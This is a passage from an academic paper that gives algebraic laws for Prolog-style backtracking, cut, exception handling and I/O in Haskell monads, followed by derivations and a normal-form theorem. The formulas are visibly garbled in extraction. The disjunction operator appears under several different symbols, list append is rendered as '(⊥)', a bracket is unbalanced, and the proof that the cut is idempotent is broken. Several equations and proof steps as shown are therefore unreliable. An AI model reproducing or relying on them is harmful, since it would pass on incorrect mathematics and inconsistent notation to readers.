$$m \mathrel{\text{:}\!\!\!=} \text{fail} \quad (\text{B2})$$

$$(m \mathrel{\text{:}\!\!\!=} n) \mathrel{\text{:}\!\!\!=} o = m \mathrel{\text{:}\!\!\!=} (n \mathrel{\text{:}\!\!\!=} o) \quad (\text{B3})$$

The next two equations are concerned with the interplay of  $(\gg)$  with  $\text{fail}$  and  $(\text{!})$ :  $\text{fail}$  is a left zero of  $(\gg)$  and  $(\gg)$  distributes leftward through  $(\text{!})$ .

$$\text{fail} \gg k = \text{fail} \quad (\text{B4})$$

$$(m \mathrel{\text{:}\!\!\!=} n) \gg k = (m \gg k) \mathrel{\text{:}\!\!\!=} (n \gg k) \quad (\text{B5})$$

We have paraphrased  $m \mathrel{\text{:}\!\!\!=} n$  as ‘try  $m$  first, if it fails try  $n$ ’. This is, of course, an oversimplification: even if  $m$  succeeds, it may be necessary to try  $n$  because a ‘future’ computation, which depends on  $m$ , fails. Eq.(B5) provides the missing link relating  $(m \mathrel{\text{:}\!\!\!=} n) \gg k$  to a simple disjunction.

Here are the laws for *once*.

$$\text{once fail} = \text{nothing} \quad (\text{O1})$$

$$\text{once (return } a \mathrel{\text{:}\!\!\!=} m) = \text{just } a \quad (\text{O2})$$

$$(\text{once } m \gg k) \mathrel{\text{:}\!\!\!=} n = \text{once } m \gg \lambda a \rightarrow k \ a \mathrel{\text{:}\!\!\!=} n \quad (\text{O3})$$

$$\text{once (once } m \gg k) = \text{once } m \gg \lambda a \rightarrow \text{once (k } a) \quad (\text{O4})$$

The auxiliary functions *nothing* and *just* are given by

$$\begin{aligned} \text{nothing} &:: (\text{Monad } m) \Rightarrow m \ (\text{Maybe } a) \\ \text{nothing} &= \text{return Nothing} \end{aligned}$$

$$\begin{aligned} \text{just} &:: (\text{Monad } m) \Rightarrow a \rightarrow m \ (\text{Maybe } a) \\ \text{just } a &= \text{return (Just } a) . \end{aligned}$$

The first two equations formalize the informal description of *once*:  $\text{once } m$  returns *Nothing* if  $m$  fails and *Just a*, where  $a$  is the first solution of  $m$ , otherwise. Recall that  $\text{once } m$  succeeds exactly once. In other words, it is a deterministic predicate. Using *once* we can characterize deterministic computations:  $m$  is *deterministic* iff  $\text{once } m = \text{map Just } m$ . Of course,  $\text{once } m$  is deterministic itself. To see this replace  $k$  by *return* in (O4). Furthermore, (O2) implies that *return a* is deterministic. Finally, (O3) shows that a deterministic computation can be pushed out of a disjunction.

The solution collecting primitive *sols* satisfies a similar set of equations. To explain the interplay of *sols* with  $\text{fail}$  and  $(\text{!})$  some definitions are helpful.

$$\begin{aligned} \text{nil} &:: (\text{Monad } m) \Rightarrow m [a] \\ \text{nil} &= \text{return []} \\ \text{cons} &:: (\text{Monad } m) \Rightarrow a \rightarrow m [a] \rightarrow m [a] \\ \text{cons } a \ ms &= \text{do } \{ \text{as} \leftarrow ms; \text{return (a : as)} \} \end{aligned}$$

The operations *nil* and *cons* raise [] and (:) to the level of computations.

$$sols\ fail = nil \quad (\text{S1})$$

$$sols\ (return\ a\ +\ m) = cons\ a\ (sols\ m) \quad (\text{S2})$$

$$sols\ (once\ m\ \gg\ k) = once\ m\ \gg\ \lambda a \rightarrow sols\ (k\ a) \quad (\text{S3})$$

$$once\ (sols\ m) = map\ Just\ (sols\ m) \quad (\text{S4})$$

The first two equations formalize that *sols m* collects all solutions *m* generates. Eq.(S3) is similar to (O3) and (O4); it states that a deterministic computation may be pushed out of a call to *sols*. Finally, (S4) identifies *sols* as deterministic.

### 5.3. The cut

The cut is characterized by the following equations.

$$(! \gg m) + n = ! \gg m \quad (!1)$$

$$! \gg (m + n) = m + ! \gg n \quad (!2)$$

$$! \gg true = ! \quad (!3)$$

$$once\ (! \gg m) = once\ m \quad (!4)$$

$$sols\ (! \gg m) = sols\ m \quad (!5)$$

The first equation formalises our intuition that a cut discards *past* choice points, ie alternatives that appear ‘above’ or to its left. On the other hand, the cut does not affect *future* choice points, ie alternatives that appear to its right. This fact is captured by (!2), which shows that a cut may be pushed into the right branch of a disjunction. Eq.(!3) simply records that *!* returns (). Finally, (!4) and (!5) lay down that the effect of a cut does not extend outside *once* or *sols*. This is in accordance with the Prolog ISO standard [19]. Section 5.8 furthermore explains why this is also a sensible choice.

The axioms have a number of interesting consequences. Replacing *m* by *true* in (!1) and applying (!3) we obtain *! + m = !*. Similarly, replacing *n* by *fail* in (!2) we obtain

$$! \gg m = m + ! \gg fail . \quad (1)$$

Combining the two derived laws we can, for instance, show that the cut is idempotent, ie *! >> ! = !*.

$$\begin{aligned} ! \gg ! &= ! + ! \gg fail && \text{Eq.(1)} \\ &= ! && \\ &= ! + m = ! \end{aligned}$$

Furthermore, the cut commutes with deterministic computations: if *d* is deterministic, then *d >> only = ! >> d*. The proof essentially uses the fact that a deterministic computation can be pushed out of a disjunction.

$$! \gg d = d + ! \gg fail \quad \text{Eq.(1)}$$

$$\begin{aligned}
&= d \gg \lambda a \rightarrow \text{return } a \mid ! \gg \text{fail} && d \text{ is det.} \\
&= d \gg \lambda a \rightarrow ! \gg \text{return } a && \text{Eq.(1)} \\
&= d \gg \text{only} && \text{Def. } \text{only}
\end{aligned}$$

The operation *call* satisfies a similar set of equations as *once* or *sols*.

$$\begin{aligned}
\text{call fail} &= \text{fail} && (\text{C1}) \\
\text{call}(\text{return } a \mid m) &= \text{return } a \mid \text{call } m && (\text{C2}) \\
\text{call}(\text{once } m \gg k) &= \text{once } m \gg \lambda a \rightarrow \text{call}(k a) && (\text{C3}) \\
\text{call}(! \gg m) &= \text{call } m && (\text{C4})
\end{aligned}$$

Thus *call m* behaves essentially like *m* except that any cut inside *m* has only local effect.

#### 5.4. Exception handling

This section lists properties of the exception handling primitives. We will see that the interplay between exception handling and backtracking is particularly interesting.

The operations *raise* and *try* are expected to satisfy the following laws.

$$\begin{aligned}
\text{raise } e \gg k &= \text{raise } e && (\text{E1}) \\
\text{try}(\text{return } a) &= \text{return}(\text{Right } a) && (\text{E2}) \\
\text{try}(\text{raise } e) &= \text{return}(\text{Left } e) && (\text{E3}) \\
\text{try}(\text{try } m) &= \text{map Right}(\text{try } m) && (\text{E4}) \\
\text{try}(\text{try } m \gg k) &= \text{try } m \gg \lambda a \rightarrow \text{try}(k a) && (\text{E5})
\end{aligned}$$

Signaling an error terminates the current computation: *raise e* is a left zero of bind. Eq.(E2) and (E3) formalize the operational description of *try*. Using *try* we can characterize safe computations, ie computations that do not raise an exception: *m* is safe iff  $\text{try } m = \text{map Right } m$ . Eq.(E4) shows that *try m* is safe itself. Eq.(E5) formalises that a safe computation can be pushed out of a call to *try*. Note that (E5) implies (E4). However, (E4) is additionally listed as (E5) does not hold in general, see below.

The interaction of exception handling and backtracking is explained by the following equations.

$$\begin{aligned}
\text{once}(\text{raise } e) &= \text{raise } e && (\text{E6}) \\
\text{try fail} &= \text{fail} && (\text{E7}) \\
\text{try}(\text{return } a \mid m) &= \text{return}(\text{Right } a) \mid \text{try } m && (\text{E8}) \\
\text{try}(! \gg m) &= \text{try } m && (\text{E9})
\end{aligned}$$

Eq.(E6) lays down that *raise e* propagates through *once*. Despite appearance (E6) has far reaching consequences: it means that *raise e* is deterministic and it

implies  $\text{raise } e \mid m = \text{raise } e$ ,  $\text{sols}(\text{raise } e) = \text{raise } e$ ,  $\text{call}(\text{raise } e) = \text{raise } e$ , and  $! \gg \text{raise } e = \text{raise } e$ . The first equation shows that  $\text{raise } e$  discards past choice points. Here is a simple calculational proof of the claim.

$$\begin{aligned}\text{raise } e \mid m &= \text{raise } e \gg \lambda a \rightarrow \text{return } a \mid m && (\text{M2}) \text{ and } \text{raise } e \text{ is det.} \\ &= \text{raise } e\end{aligned}\quad (\text{E1})$$

The laws for  $\text{try}$  have been chosen to conform to the Prolog ISO standard [19]. In particular (E8) lays down, that  $\text{try}$  is re-satisfiable. Note that (E8) implies (E2). Eq.(E9) specifies that  $\text{try}$  is not transparent to cut.

The interaction of exception handling and backtracking is, in fact, quite subtle. It turns out that (E5) does not hold for monads that support both computational features, see Section 5.8. In this case a computation can only be pushed out of a call to  $\text{try}$  if it is both safe and deterministic. Hence, in general we must be content with the following weakening of (E5): if  $s$  is safe and deterministic, then

$$\text{try}(s \gg k) = s \gg \lambda a \rightarrow \text{try}(k a) . \quad (\text{E5}')$$

### 5.5. Input and output

For simplicity let us assume that I/O actions are deterministic and safe. Let  $\iota$  be an I/O operation such as  $\text{out } s$  or  $\text{inp}$  then

$$\text{once } \iota = \text{map Just } \iota \quad (\text{IO1})$$

$$\text{try } \iota = \text{map Right } \iota \quad (\text{IO2})$$

are expected to hold. The second assumption is probably debatable:  $\text{inp}$  typically raises an exception if the end of the input is reached. We can take this into account simply by dropping (IO2) for  $\iota = \text{inp}$ .

Certain I/O actions may require additional laws. The following two equations further constrain  $\text{out}$ .

$$\text{out} \ " " = \text{true} \quad (\text{IO3})$$

$$\text{out}(s_1 \mathbin{++} s_2) = \text{out } s_1 \gg \text{out } s_2 \quad (\text{IO4})$$

### 5.6. Monad morphisms

Each mathematical structure comes equipped with structure preserving maps, so do monads: a monad morphism from  $M$  to  $N$  is a function  $\eta :: M a \rightarrow N a$  that preserves  $\text{return}$  and  $(\gg)$ .

$$\eta(\text{return } a) = \text{return } a \quad (\eta1)$$

$$\eta(m \gg k) = \eta m \gg \lambda a \rightarrow \eta(k a) \quad (\eta2)$$

A function that satisfies only (η1) is termed premonad morphism. We will see that monad morphisms play a central rôle in adding features to a monad, see Section 6.1.

### 5.7. Encapsulation

Which laws are *run* and *perform* supposed to satisfy? Both forget computational structure. The only thing we can realistically expect from *run* is that it maps *return a* to *a*. To put it abstractly *run* should be a premonad morphism from *m* to *Id*, the identity monad (cf Section 6.2). Accordingly, *perform* must be a premonad morphism from *m* to *IO*. Additionally, we require *perform* to preserve I/O actions: let  $\iota$  be an I/O operation, then

$$\eta(\iota \gg k) = \iota \gg \lambda a \rightarrow \eta(k a) \quad (\eta3)$$

must hold for  $\eta = \text{perform}$ .

### 5.8. Equations that do not hold in general

By now we have seen a multitude of laws that every implementation shall satisfy. It is, however, also interesting and sometimes even revealing to learn which equations do not hold in general.

The nondeterministic choice is in general neither commutative nor idempotent, that is to say order and multiplicity of solutions matters. Take as an extreme example the definition of Prolog's control construct *repeat*.

$$\begin{aligned} \text{repeat} &:: (\text{Backtr } m) \Rightarrow m () \\ \text{repeat} &= \text{true} \mid \text{repeat} \end{aligned}$$

The call *repeat* generates the same solution infinitely often. Note the importance of the order of the alternatives: *repeat* = *repeat*  $\mid$  *true* does not work. The example furthermore demonstrates that *true* is not a zero of  $(\mid)$ .

The dual properties of (B4) and (B5) do not hold: it is neither true that *fail* is a right zero of  $(\gg)$  nor that  $(\gg)$  distributes rightward through  $(\mid)$ . For instance, *out s*  $\gg$  *fail* does not equal *fail*. If this were true, the tracer of Section 4.3 would make no sense. Furthermore note that the idiom *m*  $\gg$  *fail* is known to Prolog programmers as a *failure driven loop*. To see that right distributivity does not hold in general consider *out s*  $\gg$   $(\text{true} \mid \text{true})$ , which is not the same as  $(\text{out s} \gg \text{true}) \mid (\text{out s} \gg \text{true})$ . Interestingly, the 'optimization' of *transitiveClosure* in Section 4.1 rests on right distributivity. For that reason *transitiveClosure m* and *transitiveClosure' m* behave differently if *m* involves computational effects such as output: since *m* is called twice in *transitiveClosure m*, the output is doubled as compared to *transitiveClosure' m*.

Turning to the all solutions function one may wonder whether (S2) may be generalized to *sols* (*m*  $\mid$  *n*) = *sols m*  $\oplus$  *sols n* where  $(\oplus)$  is given by

$$\begin{aligned} (\oplus) &:: (\text{Monad } m) \Rightarrow m [a] \rightarrow m [a] \rightarrow m [a] \\ m \oplus n &= \text{do } \{x \leftarrow m; y \leftarrow n; \text{return } (x + y)\} . \end{aligned}$$

The operator  $(\oplus)$  lifts  $(\perp)$  to the level of computations. We have that  $\text{nil}$  is a unit of  $(\oplus)$ , and that  $(\oplus)$  is associative. Unfortunately, the generalization of (S2) fails for computations involving the cut. Take, for instance,  $m = !$  and  $n = \text{true}$ . Using the generalized law we could infer  $\text{sols}(m \perp n) = \text{return} [(), ()]$ . However, since the cut discards past choice points, we actually have  $\text{sols}(m \perp n) = \text{return} [()$ . In a sense, (S2) captures strict left-to-right evaluation.

The effect of a cut shall be limited by *once*. Can we alternatively make *once* transparent to cut postulating  $\text{once}(! \gg m) = ! \gg \text{once } m$ ? To see that this is not a viable choice consider  $\text{once}(! \gg (\text{true} \perp \text{true})) = \text{once}(\text{true} \perp ! \gg \text{true}) = \text{just}()$ . Applying the proposed law, however, we obtain  $! \gg \text{just}()$ . Interestingly, the invalidity of the above equation also implies that  $!$  is *not* deterministic though it succeeds exactly once. To see why just note that  $\text{once } ! = \text{map Just } !$  implies  $\text{once}(! \gg m) = ! \gg \text{once } m$ .

Finally, let us discuss two invalid equations involving the *try* operator. The first,  $\text{try}(m \perp n) = \text{try } m \perp \text{try } n$ , aims at generalizing (E8). Setting  $m = \text{raise } e$  and noting that  $\text{raise } e \perp m = \text{raise } e$  a contradiction can be easily derived. The second, (E5), can be considered as a natural counterpart to (O4) formalising our false intuition that a safe computation can be pushed out of a call to *try*. It fails, however, for similar reasons as the first equation. Take, for instance,  $m = \text{true} \perp \text{true}$  and  $k = \lambda_- \rightarrow \text{raise } e$ . A straightforward calculation shows that  $\text{try}(\text{try } m \gg k)$  can be simplified to  $\text{return}(\text{Left } e)$ . On the other hand, if we apply (E5) first, we obtain  $\text{return}(\text{Left } e) \perp \text{return}(\text{Left } e)$ .

### 5.9. Examples

In this section we will take a look at some example derivations, which demonstrate the applicability and the expressibility of the axiomatic approach. Among other things we will answer the questions posed in the introduction to this section. Beforehand let us state some simple consequences of the axioms. The first corollary gathers our knowledge about deterministic computations.

#### Corollary 1

1. *return a, once m, sols m, raise e, and the IO actions are deterministic.*

2. *If d is deterministic, then*

$$\begin{aligned} (d \gg k) \perp n &= d \gg \lambda a \rightarrow k a \perp n \\ \text{once}(d \gg k) &= d \gg \lambda a \rightarrow \text{once}(k a) \\ \text{sols}(d \gg k) &= d \gg \lambda a \rightarrow \text{sols}(k a) \\ d \gg \text{only} &= ! \gg d \\ \text{call}(d \gg k) &= d \gg \lambda a \rightarrow \text{call}(k a) . \end{aligned}$$

The second corollary is accordingly concerned with safe computations.

#### Corollary 2

1. *return a, fail, try m, and the IO actions are safe.*

2. If  $s$  is deterministic and safe, then

$$\text{try } (s \gg k) = s \gg \lambda a \rightarrow \text{try } (k a) .$$

We will see that Corollary 1 plays a central rôle in the following calculations. An immediate consequence of Corollary 1 is  $(\text{out } s \gg m) \downarrow n = \text{out } s \gg (m \downarrow n)$ , which answers the first question posed in the introduction to this section. Furthermore, we can simplify  $\text{sols } (\text{out } s \downarrow ! \gg \text{raise } e)$  to  $\text{out } s \gg \text{raise } e$  using a straightforward calculation.

$$\begin{aligned} & \text{sols } (\text{out } s \downarrow ! \gg \text{raise } e) \\ = & \text{out } s \gg \text{sols } (\text{true} \downarrow ! \gg \text{raise } e) && \text{Cor. 1} \\ = & \text{out } s \gg \text{cons } () (\text{sols } (! \gg \text{raise } e)) && (\text{S2}) \\ = & \text{out } s \gg \text{cons } () (\text{sols } (\text{raise } e)) && (!\text{5}) \\ = & \text{out } s \gg \text{cons } () (\text{raise } e) && \text{sols } (\text{raise } e) = \text{raise } e \\ = & \text{out } s \gg \text{raise } e && (\text{E1}) \end{aligned}$$

The next example is concerned with nonterminating computations. The function  $\text{dots}$  defined below employs a *repeat loop* to output an infinite sequence of dots.

$$\begin{aligned} \text{dots} &:: (\text{Backtr } m, \text{InOut } m) \Rightarrow m () \\ \text{dots} &= \text{repeat} \gg \text{out } ". ." \gg \text{fail} \end{aligned}$$

A simple calculation shows that  $\text{dots}$  is equal to  $\text{out } ". ." \gg \text{dots}$ .

$$\begin{aligned} \text{dots} &= \text{repeat} \gg \text{out } ". ." \gg \text{fail} && \text{Def. dots} \\ &= (\text{true} \downarrow \text{repeat}) \gg \text{out } ". ." \gg \text{fail} && \text{Def. repeat} \\ &= \text{out } ". ." \gg \text{fail} \downarrow \text{repeat} \gg \text{out } ". ." \gg \text{fail} && (\text{B5}) \text{ and } (\text{M1}) \\ &= \text{out } ". ." \gg \text{fail} \downarrow \text{dots} && \text{Def. dots} \\ &= \text{out } ". ." \gg (\text{fail} \downarrow \text{dots}) && \text{Cor. 1} \\ &= \text{out } ". ." \gg \text{dots} && (\text{B1}) \end{aligned}$$

Using the axioms we can, of course, also establish negative results. Consider the two implementations of negation as failure given in Section 3.3 and in Section 3.4. They are equivalent except for one subtle case, namely when the argument contains a cut-fail combination. For  $m = ! \gg \text{fail}$  the first definition of  $\text{naf } m$  evaluates to

$$\begin{aligned} &= \text{once } (! \gg \text{fail}) \gg \text{maybe true } (\lambda_- \rightarrow \text{fail}) && \text{Def. naf} \\ &= \text{nothing} \gg \text{maybe true } (\lambda_- \rightarrow \text{fail}) && (!\text{4}) \text{ and } (\text{O1}) \\ &= \text{true} , && (\text{M1}) \end{aligned}$$

while the second definition yields

$$\begin{aligned} &= \text{call } (! \gg \text{fail} \gg ! \gg \text{fail} \downarrow \text{true}) && \text{Def. naf} \\ &= \text{call } (! \gg \text{fail} \gg ! \gg \text{fail}) && (!\text{1}) \\ &= \text{fail} . && (\text{C4}), (\text{B4}), \text{ and } (\text{C1}) \end{aligned}$$

The crux is that the cut, which is passed as an argument to *naf*, inadvertently discards the success branch. This observation suggests a simple cure of the problem; we must additionally ‘protect’ the argument of *naf*.

$$\begin{array}{ll} naf & :: (Cut\ m) \Rightarrow m\ a \rightarrow m\ () \\ naf\ m & = call\ (call\ m \gg ! \gg fail \mid true) \end{array}$$

Except for the types, this definition is indeed equivalent to the first one, see Section 5.10. As an aside, note that this definition also exactly corresponds to the Prolog implementation of `not`.

```
not X :- X, !, fail.  
not X.
```

The first clause employs the so-called meta-variable facility, which is a syntactic convenience for `call(X)`.

As a slightly larger example let us finally prove the claim made in Section 4.3, namely that *transitiveClosure' tchild "abraham" \>\> fail* is equivalent to

```
out "call: child abraham" \>\> out "exit: child abraham"  
\>\> out "call: child isaac" \>\> out "fail: child isaac"  
\>\> out "redo: child abraham" \>\> out "fail: child abraham"  
\>\> fail .
```

For the subsequent calculations it will be convenient to abbreviate *tchild* to *tc* and *transitiveClosure' tchild* to *tc\**. The failure-driven loop has the following effect.

$$\begin{aligned} & tc^* a \gg fail \\ &= (tc\ a \gg \lambda b \rightarrow return\ b \mid tc^* b) \gg fail && \text{Def. } tc^* \\ &= tc\ a \gg \lambda b \rightarrow (return\ b \mid tc^* b) \gg fail && \text{(M3)} \\ &= tc\ a \gg \lambda b \rightarrow tc^* b \gg fail && \text{(B5), (M1), and (B1)} \end{aligned}$$

Using this equality, we can now conclude that

$$\begin{aligned} & tc^* "abraham" \gg fail \\ &= tc "abraham" \gg \lambda b \rightarrow tc^* b \gg fail && \text{see above} \\ &= (c_a \mid f_a \gg fail) \gg (e_a \mid r_a \gg fail) \gg tc^* "isaac" \gg fail . && \text{Def. } tc \end{aligned}$$

Here,  $c_a$  abbreviates the somewhat lengthy `out "call: child abraham"`;  $f_a$ ,  $e_a$ , and  $r_a$  are defined accordingly. An auxiliary calculation determines the value of  $tc^* "isaac" \gg fail$ .

$$\begin{aligned} & tc^* "isaac" \gg fail \\ &= tc "isaac" \gg \lambda b \rightarrow tc^* b \gg fail && \text{see above} \\ &= (c_i \mid f_i \gg fail) \gg fail && \text{Def. } tc \\ &= c_i \gg fail \mid f_i \gg fail && \text{(B5) and (B4)} \\ &= c_i \gg f_i \gg fail && \text{Cor. 1 and (B1)} \end{aligned}$$

Now, we continue:

$$\begin{aligned}
&= (c_a \mid f_a \gg fail) \gg (e_a \mid r_a \gg fail) \gg c_i \gg f_i \gg fail && \text{see above} \\
&= (c_a \mid f_a \gg fail) \gg (e_a \gg c_i \gg f_i \gg fail \mid r_a \gg fail) && (\text{B5}) \text{ and } (\text{B4}) \\
&= (c_a \mid f_a \gg fail) \gg e_a \gg c_i \gg f_i \gg r_a \gg fail && \text{Cor. 1 and (B1)} \\
&= c_a \gg e_a \gg c_i \gg f_i \gg r_a \gg fail \mid f_a \gg fail && (\text{B5}) \text{ and } (\text{B4}) \\
&= c_a \gg e_a \gg c_i \gg f_i \gg r_a \gg f_a \gg fail , && \text{Cor. 1 and (B1)}
\end{aligned}$$

which establishes the result.

### 5.10. A normal form

In this section we show that each computation — or rather, computational term — can be transformed into a simple canonical form. This normal form has the usual property that two syntactically different computations in normal form are also semantically different, that is they exhibit a different computational behaviour. This result suggests that the axiomatization is in a sense complete. We impose, however, two restrictions. First of all, we do not consider infinite computations such as *dots*. Second, we exclude computations that depend on external information such as *inp* or *inpFile path*. For simplicity, we additionally restrict ourselves to *out s* as the sole IO action.

Which shape does a computational term in normal form take on? Since we consider nondeterministic computations, a computation may generate multiple solutions as in *return a<sub>1</sub> | ... | return a<sub>n</sub>*. A computation may additionally produce output — before the first solution, between solutions, and after the last solution. This suggest the following canonical form.

$$\text{out } s_1 \gg \text{return } a_1 \mid \dots \mid \text{out } s_n \gg \text{return } a_n \mid \text{out } s_{n+1} \gg \text{fail}$$

Note that this form also accounts for pure computations since  $m = \text{out } " " \gg m$ . Instead of *fail* a computation may alternatively end with a cut-fail combination or with an untrapped exception, which motivates the following definition.

**Definition 1** *A computational term built from *return*, *fail*, *!*, *raise*, and *out* using the combining forms ( $\gg$ ), ( $\mid$ ), once, sols, call, and try is in normal form if it equals  $\text{out } s_1 \gg \text{return } a_1 \mid \dots \mid \text{out } s_n \gg \text{return } a_n \mid \text{out } s_{n+1} \gg \alpha$  where  $n \geq 0$  and  $\alpha$  takes one of the following three forms: *fail*, *! > fail*, or *raise e*.*

Computational terms serve as an example for higher-order abstract syntax. Denote by  $C a$  the set of all computational terms that return a value of type  $a$ . Then in  $m \gg k$ ,  $m$  is of type  $C a$  and  $k$  is a function of type  $a \rightarrow C b$ , which yields a computational term for each element of type  $a$ . Note, that  $C a$  is not expressible as a Haskell data type. First of all, ( $\gg$ ) cannot be turned into a constructor since its type contains a ‘free’ type variable, which would require some form of existential types [24]. Even worse, the target types of *!* and *out* are substitution instances of  $C a$ . To the best of the author’s knowledge only the type system described in [12] allows for type-specialized constructors.

The normalization of a computational term is defined inductively on the structure of  $C a$ .

$$\begin{aligned}
\text{NF} &:: C a \rightarrow C a \\
\text{NF}(\text{return } a) &= \text{return}_{nf} a \\
\text{NF}(m \gg k) &= \text{NF } m \gg_{nf} \text{NF } \circ k \\
\text{NF fail} &= \text{fail}_{nf} \\
\text{NF}(m + n) &= \text{NF } m +_{nf} \text{NF } n \\
\text{NF}(\text{once } m) &= \text{once}_{nf}(\text{NF } m) \\
\text{NF}(\text{sols } m) &= \text{sols}_{nf}(\text{NF } m) \\
\text{NF}! &= !_{nf} \\
\text{NF}(\text{call } m) &= \text{call}_{nf}(\text{NF } m) \\
\text{NF}(\text{raise } e) &= \text{raise}_{nf} e \\
\text{NF}(\text{try } m) &= \text{try}_{nf}(\text{NF } m) \\
\text{NF}(\text{out } s) &= \text{out}_{nf} s
\end{aligned}$$

The function  $\text{NF}$  maps a computational term to its normal form. In essence each construct is replaced by a corresponding function that operates on normal forms. The normal forms of the basic operations are defined as follows.

$$\begin{aligned}
\text{return}_{nf} a &= \text{out} "" \gg \text{return } a + \text{out} "" \gg \text{fail} \\
\text{fail}_{nf} &= \text{out} "" \gg \text{fail} \\
!_{nf} &= \text{out} "" \gg \text{return } () + \text{out} "" \gg ! \gg \text{fail} \\
\text{raise}_{nf} e &= \text{out} "" \gg \text{raise } e \\
\text{out}_{nf} s &= \text{out } s \gg \text{return } () + \text{out} "" \gg \text{fail}
\end{aligned}$$

To improve readability we will henceforth abbreviate  $\omega + \text{out} "" \gg \text{fail}$  to  $\omega$ . The disjunction of normal forms essentially appends its two arguments unless the first argument ends with  $! \gg \text{fail}$  or  $\text{raise } e$ . In this case the second argument is discarded.

$$\begin{aligned}
(\omega + \text{out } s \gg \text{fail}) +_{nf} \omega' &= \omega + s \triangleright \omega' \\
(\omega + \text{out } s \gg ! \gg \text{fail}) +_{nf} \omega' &= \omega + \text{out } s \gg ! \gg \text{fail} \\
(\omega + \text{out } s \gg \text{raise } e) +_{nf} \omega' &= \omega + \text{out } s \gg \text{raise } e
\end{aligned}$$

The auxiliary function ( $\triangleright$ ), termed prepend, is given by

$$\begin{aligned}
x \triangleright (\text{out } s_1 \gg \text{return } a_1 + \cdots + \text{out } s_n \gg \text{return } a_n + \sigma) \\
| n \geq 1 &= \text{out}(x + s_1) \gg \text{return } a_1 + \cdots + \text{out } s_n \gg \text{return } a_n + \sigma \\
x \triangleright (\text{out } s_1 \gg \alpha) &= \text{out}(x + s_1) \gg \alpha .
\end{aligned}$$

Note that  $x \triangleright m$  implements  $\text{out } x \gg m$ . The bind operation falls back on disjunction and prepend. It uses the fact that  $\text{fail}$  and  $\text{raise } e$  are left zeros of ( $\gg$ ).

$$\begin{aligned}
&(\text{out } s_1 \gg \text{return } a_1 + \cdots + \text{out } s_n \gg \text{return } a_n + \sigma) \gg_{nf} k \\
&= s_1 \triangleright k \ a_1 +_{nf} \cdots +_{nf} s_n \triangleright k \ a_n +_{nf} \sigma
\end{aligned}$$

The definition of  $\text{once}_{nf}$  is straightforward.

$$\begin{aligned}
\text{once}_{nf}(\text{out } s_1 \gg \text{return } a_1 + \cdots + \text{out } s_n \gg \text{return } a_n + \sigma) \\
| n \geq 1 &= \text{out } s_1 \gg \text{return } (\text{Just } a_1) \\
\text{once}_{nf}(\text{out } s_1 \gg \text{fail}) &= \text{out } s_1 \gg \text{return } \text{Nothing} \\
\text{once}_{nf}(\text{out } s_1 \gg ! \gg \text{fail}) &= \text{out } s_1 \gg \text{return } \text{Nothing} \\
\text{once}_{nf}(\text{out } s_1 \gg \text{raise } e) &= \text{out } s_1 \gg \text{raise } e
\end{aligned}$$

Note that the second and the third case are treated alike as *once* is not transparent to cut. The same remark applies to  $sols_{nf}$ .

$$\begin{aligned}
sols_{nf}(&out s_1 \gg return a_1 + \dots + out s_n \gg return a_n + out s_{n+1} \gg fail) \\
&= out(s_1 + \dots + s_n + s_{n+1}) \gg return [a_1, \dots, a_n] \\
sols_{nf}(&out s_1 \gg return a_1 + \dots + out s_n \gg return a_n + out s_{n+1} \gg ! \gg fail) \\
&= out(s_1 + \dots + s_n + s_{n+1}) \gg return [a_1, \dots, a_n] \\
sols_{nf}(&out s_1 \gg return a_1 + \dots + out s_n \gg return a_n + out s_{n+1} \gg raise e) \\
&= out(s_1 + \dots + s_n + s_{n+1}) \gg raise e
\end{aligned}$$

The definition of  $call_{nf}$  mirrors the fact that  $call m$  behaves exactly as  $m$  except that the effect of a cut does not extend outside  $call m$ .

$$\begin{aligned}
call_{nf}(\omega \mid out s_{n+1} \gg fail) &= \omega \mid out s_{n+1} \gg fail \\
call_{nf}(\omega \mid out s_{n+1} \gg ! \gg fail) &= \omega \mid out s_{n+1} \gg fail \\
call_{nf}(\omega \mid out s_{n+1} \gg raise e) &= \omega \mid out s_{n+1} \gg raise e
\end{aligned}$$

Finally,  $try_{nf}$  is defined as

$$\begin{aligned}
try_{nf}(\omega \mid out s_{n+1} \gg fail) &= right \omega \mid out s_{n+1} \gg fail \\
try_{nf}(\omega \mid out s_{n+1} \gg ! \gg fail) &= right \omega \mid out s_{n+1} \gg fail \\
try_{nf}(\omega \mid out s_{n+1} \gg raise e) &= right \omega \mid out s_{n+1} \gg return (Left e) ,
\end{aligned}$$

where  $right$  is given by

$$\begin{aligned}
right(out s_1 \gg return a_1 + \dots + out s_n \gg return a_n) \\
&= out s_1 \gg return (Right a_1) + \dots + out s_n \gg return (Right a_n) .
\end{aligned}$$

The following theorem shows the correctness of NF.

**Theorem 1** *Let  $m$  be a computational term, then  $\text{NF } m = m$  and  $\text{NF } m$  is in normal form.*

**Proof.** The proof proceeds by structural induction on the structure of  $C a$ . It is easy to see that the auxiliary functions take normal forms to normal forms, which immediately implies the second part of the theorem. It remains to show that the auxiliary functions preserve the meaning of the operations. The proofs are entirely straightforward, so we content ourselves with two exemplary cases. The first calculation shows  $!_{nf} = !$ .

$$\begin{aligned}
!_{nf} &= out "" \gg return () \mid out "" \gg ! \gg fail && \text{Def. } !_{nf} \\
&= return () \mid ! \gg fail && out "" \gg m = m \\
&= ! \gg return () && \text{Eq.(1)} \\
&= !
\end{aligned} \tag{13}$$

The second calculation proves  $\omega_1 \mid_{nf} \omega_2 = \omega_1 \mid \omega_2$  where  $\omega_1$  and  $\omega_2$  are in normal form. **Case**  $\omega_1 = \omega \mid out s \gg fail$ :

$$\begin{aligned}
\omega_1 \mid_{nf} \omega_2 &= \omega \mid s \triangleright \omega_2 && \text{Def. } (\mid_{nf}) \\
&= \omega \mid out s \gg \omega_2 && x \triangleright m = out x \gg m \\
&= \omega \mid (out s \gg fail \mid \omega_2) && (\text{B1}) \text{ and Cor. 1} \\
&= \omega_1 \mid \omega_2 . && (\text{B3})
\end{aligned}$$

**Case**  $\omega_1 = \omega \mid \text{out } s \gg ! \gg \text{fail}$ :

$$\begin{aligned}
\omega_1 \mid_{nf} \omega_2 &= \omega \mid \text{out } s \gg ! \gg \text{fail} && \text{Def. } (\mid_{nf}) \\
&= \omega \mid \text{out } s \gg (! \gg \text{fail} \mid \omega_2) && (!1) \\
&= \omega \mid (\text{out } s \gg ! \gg \text{fail} \mid \omega_2) && \text{Cor. 1} \\
&= \omega_1 \mid \omega_2 . && (\text{B3})
\end{aligned}$$

**Case**  $\omega_1 = \omega \mid \text{out } s \gg \text{raise } e$ : analogous. □

